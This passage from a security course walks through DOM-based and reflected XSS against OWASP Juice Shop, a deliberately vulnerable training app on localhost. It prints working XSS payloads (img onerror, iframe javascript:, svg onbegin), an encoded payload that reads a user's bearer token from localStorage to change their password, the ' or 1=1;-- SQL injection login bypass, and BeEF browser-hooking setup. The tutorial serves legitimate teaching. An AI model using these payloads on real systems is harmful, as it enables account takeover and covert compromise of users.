
Now, let’s submit our ‘test’ search.

As you can see, one result gets pulled up, we see our ‘test’ string in the search bar, and we see it on the page itself. So our search query gets shown on the page, which tells me that this is definitely an input field that I’ll want to test for vulnerability.

In the Network tab, under the `/api/Quantitys` response, we see product IDs, quantities, limits per user, and some other information.



The `search?q=` response which shows us products being returned, and how this information is structured, which can potentially be useful down the road, and at the very least helps us understand further how the application works.



Now because it returned all of the product information on page load, instead of just what was searched for, that's a pretty good indication that this search is using front-end JavaScript code to filter results instead of going back to the server every time we search for something. We can verify that by submitting another search request (ie: 'apple') and watching the network tab for any changes.


As we submit a new request with our DevTools open, we notice that no new network request has been generated, which tells me it's probably filtering the results via client-side code.

Let's try some manual approaches to see what's going on. Let's see if we can create new HTML tags:

```
<script>
```

Looks like we can! Let's try to pop up an alert.

```
<script>alert(1)</script>
```




We see that it gets added, but no alert box. This means that, although the JavaScript is getting injected, it's not executing. We'll come back to why that is in a moment.

Let's try something a bit different.

```
<img src='x' onerror='alert(1)' />
```

Alright, that works! Congrats, we have found our first XSS vulnerability in the OWASP Juice Shop.



Unfortunately, because of how the Juice Shop is set up, we haven't triggered a successful challenge completion. The reason is because the application expected a different payload. It expected this one:

```
<iframe src="javascript:alert(`xss`)">
```

So its important to keep in mind that there are multiple ways of exploiting a vulnerability!

Now why did the script tags not work earlier even though both the `img` and `iframe` tags worked? If you remember from a prior lesson, there are a number of JavaScript methods that can insert HTML elements in the DOM, and `.innerHTML` is one of those, and that's the method being used in this search functionality. But, according to W3.org

`script` elements inserted using `innerHTML` do not execute when they are inserted.
Source: https://www.w3.org/TR/2008/WD-html5-20080610/dom.html#innerhtml0

That's why our script tag gets inserted, but not executed, and that's why we had to use a different payload for this DOM-based vulnerability. The different payload, which was:

```
<img src='x' onerror='alert(1)' />
```

Did work, because JavaScript inside of an event handler as an attribute — in this case, the `onerror='alert(1)'` — is executed as soon as a particular event occurs.

Because we're trying to load an image from an invalid source, we trigger that event once it's added to the DOM.

As we've talked about, alert boxes can help with proof of concepts, but they basically serve no other purpose. When you want to exploit a vulnerability, you don't usually generate a pop-

up window that tells the user they've been compromised. Instead, you want to do something practical.

In this next example, that's exactly what we'll do. We will use an exploit created by Joe Butler and described in his blog post: https://incognitjoe.github.io/hacking-the-juice-shop.html

This exploit leverages the search XSS vulnerability to perform a Coss-Site Request Forgery, which will let us modify a user's password to whatever we want. Let's take a look at how it works.

This application has an endpoint at

```
http://localhost:3000/rest/user/change-password
```

Which we were able to find with our information gathering steps from a prior lesson.

That endpoint lets users change their passwords. Typically, when changing passwords, you want the user to first input their current password, and then input their new password, followed by a third input that confirms the new password. However, Joe realized that the endpoint only requires the `new` and `confirm` inputs, not the `current` password input. So instead of: http://localhost:3000/rest/user/change-password?current=current&new=new&repeat=repeat

You could simply have:

```
http://localhost:3000/rest/user/change-password?new=new&repeat=repeat
```

Knowing that, we can craft an XSS payload that makes a request to that endpoint and sets the new password to what we'd like. The end result is this payload:

```
http://localhost:3000/#/search?q=%3Ciframe%20src%3D%22javascript%3Axmlhttp%20
%3D%20new%20XMLHttpRequest%28%29%3B%20xmlhttp.open%28%27GET%27%2C%20
%27http%3A%2F%2Flocalhost%3A3000%2Frest%2Fuser%2Fchange-
password%3Fnew%3DslurmCl4ssic%26amp%3Brepeat%3DslurmCl4ssic%27%29%3B%20xmlhttp.
setRequestHeader%28%27Authorization%27%2C%60Bearer%3D%24%7BlocalStorage.getItem%
28%27token%27%29%7D%60%29%3B%20xmlhttp.send%28%29%3B%22%3E
```

If we decode that payload, the HTML ends up looking like this:

```
<iframe src="javascript:xmlhttp = new XMLHttpRequest();
   xmlhttp.open('GET', 'http://localhost:3000/rest/user/change-password?new=slur
mCl4ssic&amp;repeat=slurmCl4ssic');
   xmlhttp.setRequestHeader('Authorization',`Bearer=${localStorage.
getItem('token')}`);
   xmlhttp.send();">
</iframe>
```

We use an `iframe` since we can't use the `script` tags, and then we create an `XMLHttpRequest()` which issues an HTTP request to exchange information between the website and a server, in this case the targeted endpoint `http://localhost:3000/rest/`

`user/change-password?new=slurmCl4ssic;repeat=slurmCl4ssic`. Then, we `setRequestHeader` of `Authorization` by grabbing the user's own token from their browser's local storage! Pretty nifty trick.

That makes it so that we can make requests on the user's behalf, without them even realizing it.

After crafting the request, we `send()` it over.

Now for this to work, we have to be logged in. To do that, let's go to Login. You can create an account if you'd like, but to save some time, I'll use an SQL injection to log in as the admin user.

In the username field, type `' or 1=1;--` and the password can be whatever you want. This is an SQL injection that I found and explained in my Injection Attacks: The Free Guide course, so I won't explain it here, but this will log us in as an administrator of the application.

Now that we're logged in, we can execute our payload by loading this page and pretending that someone sent us that link under false pretenses.

```
http://localhost:3000/#/search?q=%3Ciframe%20src%3D%22javascript%3Axmlhttp%20
%3D%20new%20XMLHttpRequest%28%29%3B%20xmlhttp.open%28%27GET%27%2C%20
%27http%3A%2F%2Flocalhost%3A3000%2Frest%2Fuser%2Fchange-
password%3Fnew%3DslurmCl4ssic%26amp%3Brepeat%3DslurmCl4ssic%27%29%3B%20xmlhttp.
setRequestHeader%28%27Authorization%27%2C%60Bearer%3D%24%7BlocalStorage.getItem%
28%27token%27%29%7D%60%29%3B%20xmlhttp.send%28%29%3B%22%3E
```

We can watch this in action by opening up the network tab, looking at the request, and checking out the response. Then, we can log out of our logged in user and log back in with the password `slurmCl4assic` and username **`admin@juice`**`-sh.op`

This is a really nifty payload, and props again to Joe for figuring it out!

As we wrap up this lesson, there is one more bonus XSS payload made for fun by the creators of the Juice Shop, which is this payload that we found and saved from the beginning of this lesson:

```
<iframe width="100%" height="166" scrolling="no" frameborder="no"
allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//
api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_
related=false&show_comments=true&show_user=true&show_reposts=false&show_
teaser=true"></iframe>
```

So go ahead and inject it in the search bar and see what it does! It should trigger a challenge completion.

That’s it for this lesson! Go ahead and complete it and I will see you in the next!

Reflected XSS Attacks


As we know by now, one of the ways to find and exploit reflected XSS is to find pages that grab user information from the URL to populate *something* on the page. So what we can do is look around the application to see if we can find a URL that lets us modify information directly on the page.

But before we can do that, for this challenge, we have to make a slight modification to our environment. Because there are certain vulnerabilities in the Juice Shop that can escape containerized environments, the creators of the application add a safe mode that disables certain challenges. This next challenge is disabled by that mode.

First, exit out of interactive mode with `Ctrl + C` or `Cmd + C` on Mac.

Then use this command:

```
docker run --rm -e "NODE_ENV=unsafe" -p 3000:3000 bkimminich/juice-shop
```



If you're concerned about doing that, here's what the documentation says:


Potentially dangerous challenges

Some challenges can cause potential harm or pose some danger for your computer, i.e. the XXE, SSTi and Deserialization challenges as well as two of the NoSQLi challenges and the possibility of an arbitrary file write. These simply cannot be sandboxed in a 100% secure way. These are only dangerous if you use actually malicious payloads, so please do not play with payloads you do not fully understand. Furthermore be aware that all stored XSS vulnerabilities can - by their nature - be abused to perform harmful attacks on unsuspecting visitors.

For safety reasons all potentially dangerous challenges are disabled (along with their underlying vulnerabilities) in containerized environments. By default this applies to Docker and Heroku. To re-enable all challenges you can set the environment variable `NODE_ENV=unsafe` or you can set `safetyOverride: true` in your own YAML configuration file. Please use the unsafe mode at your own risk, especially on publicly hosted instances.

If you see the application reload and show you successful challenge completions, it's just because of stored information, so you can ignore that.

It'll usually even show you an option to Delete cookie information to clear hacking progress.




You can do that if you'd like, but you don't have to. However, you will have to re-log in to the Admin account. Click on Account ➔ Logout, and log back in. The fastest way to log back in is with the SQLi injection:

- Username ➔ `' or 1=1;--`
- Password ➔ whatever

I'm going to cheat a little bit for the sake of time, because I know that one of the vulnerable pages is in the Order History, and again, this is an endpoint that we were able to find in the Information Gathering lesson of this section.

Go to Orders & Payment ➔ Order History.


Click on any of the Track Order icons.



You'll see a URL formatted like this:

```
http://localhost:3000/#/track-result?id=5267-ed182e6d71bf48db
```

As we can see, the application uses an ID parameter to search for specific order tracking, which also displays the ID back on the page. This looks like a really good potential reflected attack. To test our theory, let's add an `<h1>test</h1>`




Adding simple HTML tags to the page can be an effective way of finding possible entry points, because it will stick out on the page and can be search via DevTools. Using something unique makes it stand out even more, for quick testing.


Enter and reload the page, and you will see that the H1 tag gets added to the page on a new line which is a good sign. If we inspect the element, we do see that H1 tags were added, which means we were able to inject a new HTML tag.


At this point, let's try to inject something a bit more useful with img tags:

```
<img src='x' onerror='alert(1)' />
```



We get an error response back of `Unexpected identifier`






This is actually a really good sign, because it means that our payload is breaking something on the backend that we're not seeing. A quick guess can tell us that maybe it's the single quotes that are being interpreted and seen as unexpected identifiers, so we could try to change it to double quotes and see what happens:

```
<img src=”x” onerror=”alert(1)” />
```

And there we have it! The single quotes were triggering an error, while the double quotes go through just fine, and we now have a reflected XSS attack!



This most likely means that the application code is also using single quotes, and so you're actually escaping the context, breaking the rest of the application's logic.

Let's clean up the attack a little bit though because the broken image icon is definitely visible to the end user and it's a prominent location, potentially giving away your attack. As an alternative to the `<img>` tag, we could try to use the `<svg>` tag which won't be as visible.

```
<svg><animate onbegin=alert() attributeName=x></svg>
```


Credit: https://netsec.expert/2020/02/01/xss-in-2020.html

Now, let's take it a step further and do something actually useful beyond just a proof of concept.

Let's test a BeEF payload. That way, when we send this to a user of the website, they won't know that they were compromised and we'll be able to hook their browser!

If you remember from a prior lesson, we can use this command in order to launch our BeEF control panel:

```
docker run -p 3001:3001 -p 6789:6789 -p 61985:61985 -p 61986:61986 --name beef beef
```



If you get an error that there's a conflict, one thing you can do is use this command:

```
docker container prune
```

And that seems to fix that problem.

Once the container is up & running, go ahead and login with test/test or whatever you configured it to.

